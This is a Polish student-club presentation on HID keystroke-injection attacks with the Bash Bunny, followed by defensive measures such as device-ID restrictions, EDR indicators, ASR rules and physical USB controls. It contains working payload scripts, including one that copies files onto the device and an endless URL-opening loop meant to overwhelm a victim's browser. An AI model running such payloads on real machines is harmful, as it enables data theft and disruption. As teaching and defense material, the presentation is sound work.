

PING

Koło Naukowe
Politechniki Gdańskiej



Ataki **HID Injection** z wykorzystaniem Bash Bunny

mechanizmy działania i strategie obrony

Jakub Bugnacki
Jakub Rachubka
Bartłomiej Chociaj



Charakterystyka i zasada działania urządzenia Bash Bunny



Co to za urządzenie?

Bash Bunny Mark II

Bash Bunny Mark II to platforma testowa firmy Hak5 pozwalająca na emulację wielu urządzeń jednocześnie.

- Przełącznik trybów (Switch 1, Switch 2, Arming)
- Emulacja klawiatury (HID), karty sieciowej oraz pamięci masowej.



Szczegółowa specyfikacja



- **SoC:** Quad-Core ARM Cortex-A7 1.3 GHz (max.) pozwala na osiągnięcie czasu rozruchu systemu na poziomie około 7 sekund.
- **Pamięć masowa:** Wbudowana szybka pamięć 8GB (NAND SSD) oraz slot na karty Micro SD do 2TB. Pozwala to na szybkie zrzuty pamięci RAM oraz zapis logów, baz danych i innych plików.
- **System Operacyjny:** Pełnoprawny, wbudowany system Linux (oparty na Debianie) z dostępem do powłoki root i menedżera pakietów (apt).



Jak to działa w praktyce?

Inicjalizacja systemu

Po ustawieniu przełącznika w odpowiedniej pozycji i wpięciu do portu USB uruchamia się wewnętrzny mikrosystem Linux, odczytując stan fizycznego przełącznika.

Rejestracja deskryptorów

Urządzenie wysyła do hosta fałszywe deskryptory sprzętowe, nakazując systemowi operacyjnemu wykrycie go jako np. klawiatury.

Uruchomienie skryptu

Interpreter przetwarza plik tekstowy na sygnały naciśnięcia klawiszy (Keystroke Injection) z prędkością do kilkunastu tysięcy znaków na minutę.

Eksfiltracja / Zmiana stanu

Po wstrzyknięciu kodu urządzenie może zmienić tryb na kartę sieciową w celu przechwycenia ruchu lub zapisać dane na wbudowany dysk.




Specyfikacja protokołu Human Interface Device



Protokół HID

HID (Human Interface Device) - klasa urządzeń peryferyjnych służących do komunikacji człowieka z komputerem.

- Architektura Plug and Play
- System operacyjny zakłada, że fizyczne podłączenie urządzenia USB oznacza autoryzację użytkownika.
- Komunikacja HID odbywa się poprzez przesyłanie raportów zawierających informacje o stanie urządzenia



Demonstracja ataku



Interakcja z interfejsem

```
LED SETUP  
ATTACKMODE HID
```

```
LED ATTACK  
QUACK GUI r  
QUACK DELAY 500  
QUACK STRING notepad  
QUACK ENTER  
QUACK DELAY 1000  
QUACK STRING Siema  
QUACK ENTER  
QUACK DELAY 1500  
QUACK STRING Witajcie na naszej prezentacji  
QUACK ENTER
```

```
LED FINISH
```

Tryb HID

Uruchomienie urządzenia jako klawiatura.

Inicjalizacja

Automatyczne otwarcie notatnika przez systemowy skrót Win+R.

Automatyczny tekst

Wpisywanie powitań z prędkością nieosiągalną dla człowieka.



Eksfiltracja danych

```
LED SETUP  
ATTACKMODE HID STORAGE
```

```
LED ATTACK  
QUACK GUI r  
QUACK DELAY 500  
QUACK STRING cmd  
QUACK ENTER  
QUACK DELAY 1500  
QUACK STRING copy C:\\Test\\*. * D:\\loot\\ /Y  
QUACK ENTER  
QUACK DELAY 500
```

```
LED FINISH
```

Konfiguracja (ATTACKMODE)

Uruchomienie urządzenia jako klawiatura (HID) i pamięć masowa (STORAGE).

Inicjalizacja

Automatyczne otwarcie konsoli CMD przez systemowy skrót Win+R.

Payload

Kopiowanie plików z C:\Test na USB (D:\loot).

Status LED

Wizualna informacja o gotowości, ataku i zakończeniu procesu.



Wstrzykiwanie adresów URL

```
LED SETUP
ATTACKMODE HID

pages=(
    "https://pg.edu.pl"
    "https://eti.pg.edu.pl"
    "https://zie.pg.edu.pl"
    "https://wimio.pg.edu.pl"
    "https://ftims.pg.edu.pl"
    "https://wilis.pg.edu.pl"
    "https://chem.pg.edu.pl"
    "https://eia.pg.edu.pl"
    "https://arch.pg.edu.pl"
    "https://moja.pg.edu.pl"
    "https://enauczanie.pg.edu.pl/2025/"
)

rand_page() {
    idx=$(( RANDOM % ${#pages[@]} ))
    echo "${pages[$idx]}"
}

while true; do
    page=$(rand_page)

    LED ATTACK
    QUACK GUI r
    QUACK DELAY 400
    QUACK STRING "$page"
    QUACK DELAY 100
    QUACK ENTER

    LED ACTIVITY
    sleep 5
done
```

Logika skryptowa

Wykorzystanie tablic i funkcji do randomizacji celów ataku.

Pętla nieskończona

Ciągłe powtarzanie akcji w celu sparaliżowania przeglądarki ofiary.

Wymuszanie sesji webowych

Natychmiastowe otwieranie losowych adresów URL w domyślnej przeglądarce.

Regulacja intensywności

Wykorzystanie 'sleep' do kontroli stabilności i częstotliwości wstrzykiwania.



Strategie Obrony



1. Hardening systemów

Blokowanie Device ID



Wdrożenie polityki Device Installation Restrictions. System pozwala na instalację tylko zatwierdzonych identyfikatorów Hardware IDs (VID/PID).

Constraint PowerShell



Uruchomienie trybu Constrained Language Mode. Nawet jeśli Bash Bunny wywoła terminal, złośliwe skrypty .NET/API zostaną zablokowane.



2. Detekcja behawioralna

Zaawansowane systemy EDR (np. CrowdStrike, SentinelOne) nie szukają urządzenia, lecz anomalii w procesach:

Wskaźnik	Logika detekcji
Prędkość wpisywania	Wprowadzanie znaków z prędkością > 500 CPM (Characters Per Minute).
Process Spawning	Nagłe uruchomienie powershell.exe natychmiast po podłączeniu nowego urządzenia USB HID.
Hidden Windows	Uruchamianie procesów z flagą -WindowStyle Hidden lub -EncodedCommand




3. Zasady ASR

Attack Surface Reduction - Microsoft Defender for Endpoint oferuje reguły ASR, które uniemożliwiają działanie skryptów Bash Bunny:

- Blokowanie tworzenia procesów przez polecenia WMI/PS.
- Blokowanie kradzieży poświadczeń z podsystemu LSASS.
- Blokowanie uruchamiania niepodpisanych skryptów wykonywalnych.



4. Fizyczna kontrola



USB Blockers

Mechaniczne blokady portów USB uniemożliwiają fizyczne wpięcie urządzenia bez dedykowanego klucza.

Awareness

Szkolenia pracowników z zakresu bezpieczeństwa:

- niepodłączanie znalezionych pendrive'ów
- zgłaszanie nieznanych urządzeń wpiętych do komputerów
- Blokowanie stacji roboczych (Win+L)

Podsumowanie

Ataki HID injection omijają tradycyjne systemy antywirusowe z powodu nadużywania zaufania na poziomie protokołu sprzętowego. Skuteczna obrona wymaga korelacji zabezpieczeń fizycznych z zaawansowaną analizą behawioralną systemu operacyjnego.



Dziękujemy za uwagę



Źródła

https://shop.hak5.org/products/bash-bunny?srsltid=AfmB0oplI9f47E_zpzUZsDe_kN-T1qtxcE1QDTMFoHcP4HCh59nq_C47

<https://docs.hak5.org/bash-bunny/bash-bunny-by-hak5/>

<https://www.usb.org/document-library/device-class-definition-hid-111>

<https://learn.microsoft.com/en-us/defender-endpoint/attack-surface-reduction-rules-reference>

